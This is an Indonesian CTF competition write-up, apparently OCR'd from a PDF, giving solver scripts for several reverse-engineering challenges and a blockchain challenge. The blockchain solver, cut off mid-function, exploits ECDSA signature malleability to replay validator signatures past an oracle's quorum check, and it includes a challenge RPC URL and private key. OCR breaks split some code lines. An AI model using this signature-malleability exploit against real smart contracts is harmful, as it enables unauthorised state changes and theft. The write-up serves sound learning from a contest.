┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/rev/ava]
└─$ ls
aa.py  chall.exe  chall.exe:Zone.Identifier  full_solver.py  solve.py  solver.py

┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/rev/ava]
└─$ python3 solver.py chall.exe
ARA7{ini_instruction_apaan_dah_btw_ga_kesulitan_kan_lee}
[verify] ok=True total=-0.02685546875
```

Flag : ARA7{ini_instruction_apaan_dah_btw_ga_kesulitan_kan_lee}

Deadsick

Solved By: Executor



Plzz min udah capek banget :emote_nangis:

1. Cari top: grep -n "module vault_challenge_top" challenge_gate_final.v | head
   Komentar: top-level menunjukkan dua tahap unlock: key_validator → vm_core → vault_lock → UART TX.
2. Analisa Key Validator (dapat 4 byte key)
   Cari modul: grep -n "module key_validator" challenge_gate_final.v | head
   Intinya: FSM maju jika byte benar; hasil byte yang diwajibkan adalah: 4B 45 59 F1 (ASCII "KEY" + 0xF1).
   Komentar: tanpa key ini vm_enable tidak aktif, jadi VM tidak menerima opcode.
3. Analisa VM Core (dapat urutan opcode unlock)
   Cari modul: grep -n "module vm_core" challenge_gate_final.v | head
   Intinya: FSM 3-bit butuh opcode sequence untuk mencapai state unlock; urutan minimal aman: 1D 1E 1A 1B 00 00 00 00.
   Komentar: byte terakhir dummy untuk memastikan pulse vm_unlocked sempat terbaca oleh modul latch berikutnya.
4. flag sebenarnya ada di ROM (bukan hasil brute timing)

Cari ROM: grep -n "module artifact_rom" challenge_gate_final.v | head
Cari panjang: grep -n "FLAG_BYTES" challenge_gate_final.v | head (umumnya 0x4E = 78 byte)
Komentar: setelah unlock, UART hanya mengirim isi artifact_rom. Jadi cukup “baca ROM”-nya saja.

5. Jadi solusinya: ekstrak isi artifact_rom secara statik (tanpa simulasi)
   Buat file: nano solve_gate.py
   Isi dengan solver full berikut, simpan, lalu run: python3 solve_gate.py challenge_gate_final.v
   Komentar: solver mengevaluasi jaringan assign di modul ROM dengan input addr[6:0] dan mengubahnya jadi byte ASCII sampai } / null.
6. Berikut adalah full solvernya, jalankan dan dapatkan flagnya :

```
#!/usr/bin/env python3
import re, sys, functools
from pathlib import Path

TOKEN_RE =
re.compile(r"\s*(\d+'b[01xXzZ_]+|\d+|\\[A-Za-z_\$][A-Za-z0-9_\$]*
|[A-Za-z_\$][A-Za-z0-9_\$]*|\?|\:|\~|\&|\||\^|\(|\)|\[|\])\s*")

def tokenize(expr: str):
    out, i = [], 0
    while i < len(expr):
        m = TOKEN_RE.match(expr, i)
        if not m:
            if expr[i].isspace():
                i += 1; continue
            raise ValueError(f"Bad token near: {expr[i:i+30]!r}")
        out.append(m.group(1))
        i = m.end()
    return out

class Parser:
    def __init__(self, toks): self.toks, self.i = toks, 0
    def peek(self): return self.toks[self.i] if self.i <
len(self.toks) else None
    def eat(self, t=None):
        cur = self.peek()
        if t is not None and cur != t: raise
ValueError(f"Expected {t}, got {cur}")
        self.i += 1; return cur
    def parse(self):
```

```
        n = self.ternary()
        if self.peek() is not None: raise ValueError("Extra
tokens")
        return n
    def ternary(self):
        c = self.or_()
        if self.peek() == "?":
            self.eat("?"); a = self.ternary(); self.eat(":"); b =
self.ternary()
            return ("?:", c, a, b)
        return c
    def or_(self):
        n = self.xor()
        while self.peek() == "|":
            self.eat("|"); r = self.xor(); n = ("|", n, r)
        return n
    def xor(self):
        n = self.and_()
        while self.peek() == "^":
            self.eat("^"); r = self.and_(); n = ("^", n, r)
        return n
    def and_(self):
        n = self.unary()
        while self.peek() == "&":
            self.eat("&"); r = self.unary(); n = ("&", n, r)
        return n
    def unary(self):
        if self.peek() == "~":
            self.eat("~"); return ("~", self.unary())
        return self.primary()
    def primary(self):
        tok = self.peek()
        if tok == "(":
            self.eat("("); n = self.ternary(); self.eat(")");
return n
        if tok is None: raise ValueError("EOF")
        if re.match(r"\d+'b", tok): return ("const", self.eat())
        if re.match(r"\d+$", tok):  return ("const_int",
int(self.eat()))
        name = self.eat()
        if name.startswith("\\"): name = name[1:]
        if self.peek() == "[":
            self.eat("["); idx = int(self.eat()); self.eat("]")
```

```
            return ("sig", name, idx)
        return ("sig", name, None)

def parse_expr(s: str): return Parser(tokenize(s)).parse()

def const_to_bit(tok: str) -> int:
    m = re.match(r"(\d+)'b([01xXzZ_]+)", tok)
    bits = m.group(2).replace("_","").lower()
    return 1 if bits[-1] == "1" else 0

def extract_module(text: str, name: str) -> str:
    m = re.search(rf"\bmodule\s+{re.escape(name)}\b", text)
    if not m: raise ValueError(f"module {name} not found")
    start = m.start()
    end = text.find("endmodule", start)
    if end < 0: raise ValueError("endmodule not found")
    return text[start:end+len("endmodule")]

def split_top_commas(s: str):
    parts, depth, cur = [], 0, ""
    for ch in s:
        if ch in "({[": depth += 1
        elif ch in ")}]": depth -= 1
        if ch == "," and depth == 0:
            parts.append(cur.strip()); cur = ""
        else:
            cur += ch
    if cur.strip(): parts.append(cur.strip())
    return parts

def expand_lhs_bits(x: str):
    x = x.strip()
    if x.startswith("\\"): x = x[1:]
    m = re.match(r"([A-Za-z0-9_\$]+)\[(\d+)(?::(\d+))?\]$", x)
    if not m: return [(x, None)]
    name = m.group(1); hi = int(m.group(2)); lo = m.group(3)
    if lo is None: return [(name, hi)]
    lo = int(lo)
    return [(name, i) for i in range(hi, lo-1, -1)]

def expand_rhs_bits(item: str):
    item = item.strip()
    mc = re.match(r"(\d+)'b([01xXzZ_]+)", item)
```

```
    if mc:
        w = int(mc.group(1))
        bits = mc.group(2).replace("_","").lower()
        bits = bits.zfill(w)[-w:]
        return [f"1'b{b}" for b in bits]  # MSB..LSB
    ms = re.match(r"([A-Za-z0-9_\$\\]+)\[(\d+):(\d+)\]$", item)
    if ms:
        name = ms.group(1)
        if name.startswith("\\"): name = name[1:]
        hi = int(ms.group(2)); lo = int(ms.group(3))
        return [f"{name}[{i}]" for i in range(hi, lo-1, -1)]
    return [item]

def build_assign_map(rom_text: str):
    amap = {}
    for line in rom_text.splitlines():
        line = line.strip()
        if not line.startswith("assign "): continue
        m = re.match(r"assign\s+(.+?)\s*=\s*(.+?);\s*$", line)
        if not m: continue
        lhs, rhs = m.group(1).strip(), m.group(2).strip()

        if lhs.startswith("{") and lhs.endswith("}"):
            lhs_items = split_top_commas(lhs[1:-1])
            rhs_items = split_top_commas(rhs[1:-1]) if
rhs.startswith("{") and rhs.endswith("}") else [rhs]
            lhs_bits, rhs_bits = [], []
            for it in lhs_items: lhs_bits += expand_lhs_bits(it)
            for it in rhs_items: rhs_bits += expand_rhs_bits(it)
            if len(lhs_bits) != len(rhs_bits): continue
            for (n,i), expr in zip(lhs_bits, rhs_bits):
                amap[(n,i)] = expr
            continue

        mb =
re.match(r"([A-Za-z0-9_\$\\]+)\[(\d+)(?::(\d+))?\]$", lhs)
        if not mb: continue
        name = mb.group(1);
        if name.startswith("\\"): name = name[1:]
        hi = int(mb.group(2)); lo = mb.group(3)
        if lo is None:
            amap[(name, hi)] = rhs
        else:
```

```
            lo = int(lo)
            lhs_bits = [(name, i) for i in range(hi, lo-1, -1)]
            rhs_bits = split_top_commas(rhs[1:-1]) if
rhs.startswith("{") and rhs.endswith("}") else [rhs]
            flat = []
            for it in rhs_bits: flat += expand_rhs_bits(it)
            if len(lhs_bits) != len(flat): continue
            for (n,i), expr in zip(lhs_bits, flat):
                amap[(n,i)] = expr
    return amap

def main():
    if len(sys.argv) != 2:
        print("Usage: python3 solve_gate.py
challenge_gate_final.v")
        sys.exit(1)

    text = Path(sys.argv[1]).read_text(errors="replace")
    rom = extract_module(text, "artifact_rom")
    amap = build_assign_map(rom)

    # pre-parse AST for signals used by _000_[i]
    ast = {}
    for (n,i), rhs in amap.items():
        if n in ("data","data_reg"): continue
        if "data_reg" in rhs: continue
        ast[(n,i)] = parse_expr(rhs)

    @functools.lru_cache(maxsize=None)
    def eval_sig(name: str, idx: int, addr: int) -> int:
        if name == "addr": return (addr >> idx) & 1
        node = ast.get((name, idx))
        if node is None: return 0
        return eval_node(node, addr)

    def eval_node(node, addr: int) -> int:
        op = node[0]
        if op == "const": return const_to_bit(node[1])
        if op == "const_int": return 1 if node[1] != 0 else 0
        if op == "sig":
            _, nm, ix = node
            if ix is None: return 0
            if nm.startswith("\\"): nm = nm[1:]
```


```
            return eval_sig(nm, ix, addr)
        if op == "~": return 1 - eval_node(node[1], addr)
        if op == "&": return eval_node(node[1], addr) &
eval_node(node[2], addr)
        if op == "|": return eval_node(node[1], addr) |
eval_node(node[2], addr)
        if op == "^": return eval_node(node[1], addr) ^
eval_node(node[2], addr)
        if op == "?:": return eval_node(node[2], addr) if
eval_node(node[1], addr) else eval_node(node[3], addr)
        raise ValueError(op)

    # FLAG_BYTES usually 0x4E
    m = re.search(r"FLAG_BYTES=s32'([01]{1,64})", text)
    FLAG_BYTES = int(m.group(1), 2) if m else 0x4E

    def rom_byte(a: int) -> int:
        bits = [eval_sig("_000_", i, a) for i in range(8)]
        return sum(bits[i] << i for i in range(8))

    raw = bytes(rom_byte(a) for a in range(FLAG_BYTES))
    flag = raw.split(b"\x00", 1)[0].decode("ascii",
errors="replace")
    print(flag)

if __name__ == "__main__":
    main()
```

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/rev/deadsick]
└─$ ls
challenge_gate_final.v  challenge_gate_final.v:Zone.Identifier  key.out  key.out:Zone.Identifier  solver.py
 tb_template.v  tb_template.v:Zone.Identifier  vm_bytecode.out  vm_bytecode.out:Zone.Identifier

┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/rev/deadsick]
└─$ python3 solver.py challenge_gate_final.v
ARA7{Congr4tul4t1ons_y0u_ju5t_s0lv3_34rly_5t3g3_h4rdw4r3_r3v3r53_3ng1n33r1ng}
```

Flag : ARA7{Congr4tul4t1ons_y0u_ju5t_s0lv3_34rly_5t3g3_h4rdw4r3_r3v3r53_3ng1n33r1ng}

wrapped

Solved By: Executor



1. Fingerprint cepat untuk baca “tema” binari (ada zlib + mmap):

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/rev/wrapped]
└─$ file ./wrapped
strings -n 3 ./wrapped | head
nm -C ./wrapped | egrep 'chall_z$|chall_z_len$|main$|decompress_payload$'
./wrapped: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3c60733ab9e966c5664648bcf809c71434f
67e30, for GNU/Linux 3.2.0, not stripped
ELF
GNU
GNU
<'s:
fFH
~0/lib64/ld-linux-x86-64.so.2
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
inflateEnd
0000000000004060 D chall_z
0000000000004c68 D chall_z_len
0000000000001199 T decompress_payload
000000000000125a T main
```

   Sehingga kita curiga ada payload terkompresi di .data yang akan dieksekusi.

2. Buka main dan cari urutan mmap → decompress_payload → call rdx:

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/rev/wrapped]
└─$ objdump -d -Mintel ./wrapped | sed -n '/<main>:/,/^$/p'
000000000000125a <main>:
    125a:       55                      push   rbp
    125b:       48 89 e5                mov    rbp,rsp
    125e:       48 83 ec 30             sub    rsp,0x30
    1262:       89 7d dc                mov    DWORD PTR [rbp-0x24],edi
    1265:       48 89 75 d0             mov    QWORD PTR [rbp-0x30],rsi
    1269:       83 7d dc 02             cmp    DWORD PTR [rbp-0x24],0x2
    126d:       74 0a                   je     1279 <main+0x1f>
    126f:       b8 01 00 00 00          mov    eax,0x1
    1274:       e9 b5 00 00 00          jmp    132e <main+0xd4>
    1279:       41 b9 00 00 00 00       mov    r9d,0x0
    127f:       41 b8 ff ff ff ff       mov    r8d,0xffffffff
    1285:       b9 22 00 00 00          mov    ecx,0x22
    128a:       ba 07 00 00 00          mov    edx,0x7
    128f:       be e0 29 00 00          mov    esi,0x29e0
    1294:       bf 00 00 00 00          mov    edi,0x0
    1299:       e8 b2 fd ff ff          call   1050 <mmap@plt>
    129e:       48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
    12a2:       48 83 7d f8 ff          cmp    QWORD PTR [rbp-0x8],0xffffffffffffffff
    12a7:       75 07                   jne    12b0 <main+0x56>
    12a9:       b8 01 00 00 00          mov    eax,0x1
    12ae:       eb 7e                   jmp    132e <main+0xd4>
    12b0:       8b 05 b2 39 00 00       mov    eax,DWORD PTR [rip+0x39b2]        # 4c68 <chall_z_len>
    12b6:       89 c1                   mov    ecx,eax
    12b8:       48 8d 15 a1 2d 00 00    lea    rdx,[rip+0x2da1]        # 4060 <chall_z>
    12bf:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    12c3:       be e0 29 00 00          mov    esi,0x29e0
    12c8:       48 89 c7                mov    rdi,rax
    12cb:       e8 c9 fe ff ff          call   1199 <decompress_payload>
    12d0:       85 c0                   test   eax,eax
    12d2:       74 07                   je     12db <main+0x81>
    12d4:       b8 01 00 00 00          mov    eax,0x1
    12d9:       eb 53                   jmp    132e <main+0xd4>
    12db:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    12df:       48 89 45 f0             mov    QWORD PTR [rbp-0x10],rax
    12e3:       48 8b 45 d0             mov    rax,QWORD PTR [rbp-0x30]
    12e7:       48 83 c0 08             add    rax,0x8
    12eb:       48 8b 00                mov    rax,QWORD PTR [rax]
    12ee:       48 8b 55 f0             mov    rdx,QWORD PTR [rbp-0x10]
    12f2:       48 89 c7                mov    rdi,rax
    12f5:       ff d2                   call   rdx
    12f7:       89 45 ec                mov    DWORD PTR [rbp-0x14],eax
    12fa:       83 7d ec 00             cmp    DWORD PTR [rbp-0x14],0x0
    12fe:       75 09                   jne    1309 <main+0xaf>
    1300:       48 8d 05 03 0d 00 00    lea    rax,[rip+0xd03]        # 200a <_IO_stdin_used+0xa>
    1307:       eb 07                   jmp    1310 <main+0xb6>
    1309:       48 8d 05 0d 0d 00 00    lea    rax,[rip+0xd0d]        # 201d <_IO_stdin_used+0x1d>
    1310:       48 89 c7                mov    rdi,rax
    1313:       e8 28 fd ff ff          call   1040 <puts@plt>
    1318:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    131c:       be e0 29 00 00          mov    esi,0x29e0
    1321:       48 89 c7                mov    rdi,rax
    1324:       e8 57 fd ff ff          call   1080 <munmap@plt>
    1329:       b8 00 00 00 00          mov    eax,0x0
    132e:       c9                      leave
    132f:       c3                      ret
```

Sehingga kita tahu wrapper cuma “unwrap” payload lalu memanggilnya sebagai fungsi validator.


3. Ya intinya ini full solvernya min, maaf ya udah burn out banget kurang tidur :

```
#!/usr/bin/env python3
"""Solver for ARA7 rev 'wrapped' (offline reversing).

This solver uses LLDB to stop at the payload's final byte-compare
loop,
dumps two buffers, then does XOR math to recover the flag.

Run:
  python3 solve_wrapped.py --bin ./wrapped
```

```
Requires LLDB (often available at /usr/local/swift/usr/bin/lldb
on Kali/WSL).
"""

from __future__ import annotations

import argparse
import os
import re
import shlex
import shutil
import subprocess
import tempfile
from pathlib import Path


def find_lldb() -> str:
    env = os.environ.get("LLDB")
    if env and Path(env).exists():
        return env
    p = shutil.which("lldb")
    if p:
        return p
    swift = "/usr/local/swift/usr/bin/lldb"
    if Path(swift).exists():
        return swift
    raise SystemExit("[-] LLDB not found. Install lldb or set
LLDB=/path/to/lldb")


def run_lldb(bin_path: Path, arg: str, workdir: Path) -> str:
    lldb_script = f"""settings set target.disable-aslr false
breakpoint set -n main -R 0x9b
run {arg}
breakpoint set -a "$rdx+0x2980"
continue
register read rax rdx rcx
memory read -b -o out_rax.bin -c 0x80 -s 1 $rax
memory read -b -o out_rdx.bin -c 0x80 -s 1 $rdx
quit
"""
    script_path = workdir / "script.lldb"
    script_path.write_text(lldb_script)
```

```
    lldb = find_lldb()
    cmd = [lldb, "-b", "-s", str(script_path), str(bin_path)]
    out = subprocess.check_output(cmd, text=True,
cwd=str(workdir), stderr=subprocess.STDOUT)
    return out


def parse_regs(lldb_out: str) -> tuple[int, int, int]:
    def grab(name: str) -> int:
        m = re.search(rf"\b{name}\s*=\s*0x([0-9a-fA-F]+)",
lldb_out)
        if not m:
            raise SystemExit(f"[-] failed to parse register
{name} from LLDB output")
        return int(m.group(1), 16)

    rax = grab("rax")
    rdx = grab("rdx")
    rcx = grab("rcx")
    return rax, rdx, rcx


def xor_bytes(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b))


def main() -> None:
    ap = argparse.ArgumentParser()
    ap.add_argument("--bin", default="./wrapped", help="path to
wrapped binary")
    ap.add_argument(
        "--known",
        default="A" * 50,
        help="known input used to recover keystream (default: 50x
'A')",
    )
    args = ap.parse_args()

    bin_path = Path(args.bin).resolve()
    if not bin_path.exists():
        raise SystemExit(f"[-] missing binary: {bin_path}")
```

```
    # LLDB needs the target file to be executable.
    st = bin_path.stat()
    if (st.st_mode & 0o111) == 0:
        bin_path.chmod(st.st_mode | 0o111)

    known = args.known.encode("ascii", errors="strict")
    run_arg = shlex.quote(args.known)

    with tempfile.TemporaryDirectory(prefix="wrapped_") as td:
        wd = Path(td)
        out = run_lldb(bin_path, run_arg, wd)
        rax, rdx, rcx = parse_regs(out)

        length = rcx - rax
        if length <= 0 or length > 0x80:
            raise SystemExit(f"[-] suspicious length computed
from regs: {length}")
        if len(known) < length:
            raise SystemExit(
                f"[-] known input too short ({len(known)}) for
length {length}. "
                "Pass --known with at least that many
characters."
            )

        computed = (wd / "out_rax.bin").read_bytes()[:length]
        expected = (wd / "out_rdx.bin").read_bytes()[:length]

        keystream = xor_bytes(computed, known[:length])
        flag = xor_bytes(expected, keystream)

    print(flag.decode("ascii"))


if __name__ == "__main__":
    main()
```




Link sakralnya : https://chatgpt.com/share/6988125e-be74-8009-850b-d7778915a12e

Flag :
ARA7{__asm__.JMPing_backwards_AND_JMPing_fORwards}


Miscellaneous

フェイクフェイス・フェイルセイフ
Solved By: Executor



Seperti biasa kalau di kategorinya nggak ada blockchain, 99,99999999% pasti setidaknya di misc bakal ada 1, yah begitulah, intinya sih kata prof begini : https://chatgpt.com/share/69880ee0-39e0-8009-87fd-1a4ff78dc1e1

1. Ambil kredensialnya :



2. Jalanin solvernya dan dapatkan flagnya, yeeey :

```
#!/usr/bin/env python3
from web3 import Web3
from eth_account import Account

RPC_URL =
"http://chall-ctf.ara-its.id:39065/23dd6a2d-2001-4e7b-a1d6-4
44cfd523b94"
PRIVKEY =
"fb5baccdcee6b0cb5fd872849b78ee0f20a6b03ac8cf8c7a9428e2f9795
2253e"
SETUP_CONTRACT_ADDR =
"0x9AC65456AfdF8bE15A4aFbBAC9f8F9DF6316204A"
WALLET_ADDR = "0x77E6bB1B91c6Ad5d81227A21b2A74239De95e042"

# secp256k1 curve order
SECP256K1_N =
int("FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8
CD0364141", 16)

SETUP_ABI = [

{"type":"function","name":"oracle","stateMutability":"view",
"inputs":[],
    "outputs":[{"name":"","type":"address"}]},
```

```
{"type":"function","name":"targetRoot","stateMutability":"vi
ew","inputs":[],
     "outputs":[{"name":"","type":"bytes32"}]},

{"type":"function","name":"isSolved","stateMutability":"view
","inputs":[],
     "outputs":[{"name":"","type":"bool"}]},
]

ORACLE_ABI = [

{"type":"function","name":"quorum","stateMutability":"view",
"inputs":[],
     "outputs":[{"name":"","type":"address"}]},

{"type":"function","name":"approvedRoot","stateMutability":"
view","inputs":[],
     "outputs":[{"name":"","type":"bytes32"}]},

{"type":"function","name":"currentRoot","stateMutability":"v
iew","inputs":[],
     "outputs":[{"name":"","type":"bytes32"}]},

{"type":"function","name":"usedSignature","stateMutability":
"view",
     "inputs":[{"name":"","type":"bytes32"}],
     "outputs":[{"name":"","type":"bool"}]},

{"type":"function","name":"lastSignatureCount","stateMutabil
ity":"view","inputs":[],
     "outputs":[{"name":"","type":"uint256"}]},

{"type":"function","name":"lastSignature","stateMutability":
"view",
     "inputs":[{"name":"i","type":"uint256"}],
     "outputs":[{"name":"","type":"bytes"}]},

{"type":"function","name":"submitRoot","stateMutability":"no
npayable",

"inputs":[{"name":"newRoot","type":"bytes32"},{"name":"signa
tures","type":"bytes[]"}],
```

```
     "outputs":[]},
]

QUORUM_ABI = [

{"type":"function","name":"threshold","stateMutability":"vie
w","inputs":[],
     "outputs":[{"name":"","type":"uint256"}]},

{"type":"function","name":"isValidator","stateMutability":"v
iew",
     "inputs":[{"name":"","type":"address"}],
     "outputs":[{"name":"","type":"bool"}]},
]

def checksum(w3, a: str) -> str:
    return w3.to_checksum_address(a)

def flip_signature(sig: bytes) -> bytes:
    """ECDSA malleability: (r, s, v) -> (r, n-s, v^1) (v
toggled)"""
    if len(sig) != 65:
        raise ValueError(f"signature length must be 65, got
{len(sig)}")
    r = int.from_bytes(sig[0:32], "big")
    s = int.from_bytes(sig[32:64], "big")
    v = sig[64]

    s2 = (SECP256K1_N - s) % SECP256K1_N

    if v in (27, 28):
        v2 = 27 if v == 28 else 28
    elif v in (0, 1):
        v2 = 1 - v
    else:
        # fallback
        v2 = v ^ 1

    return r.to_bytes(32, "big") + s2.to_bytes(32, "big") +
bytes([v2])

def recover_addr(digest: bytes, sig: bytes) -> str:
    # eth_account API differences対応
```

```
    try:
        return Account.recover_hash(digest, signature=sig)
    except AttributeError:
        try:
            return Account.recoverHash(digest,
signature=sig)
        except AttributeError:
            return Account._recover_hash(digest,
signature=sig)

def pick_working_signature(w3, oracle, quorum, digest:
bytes) -> bytes:
    """
    1) on-chain lastSignatures を malleate して未使用かつ
validator になるものを探す
    2) それでも無理なら、配布コードにある validator key で署名して
（必要なら malleate）未使用を作る
    """
    # (A) on-chain lastSignatures
    cnt = oracle.functions.lastSignatureCount().call()
    for i in range(cnt):
        s0 = oracle.functions.lastSignature(i).call()
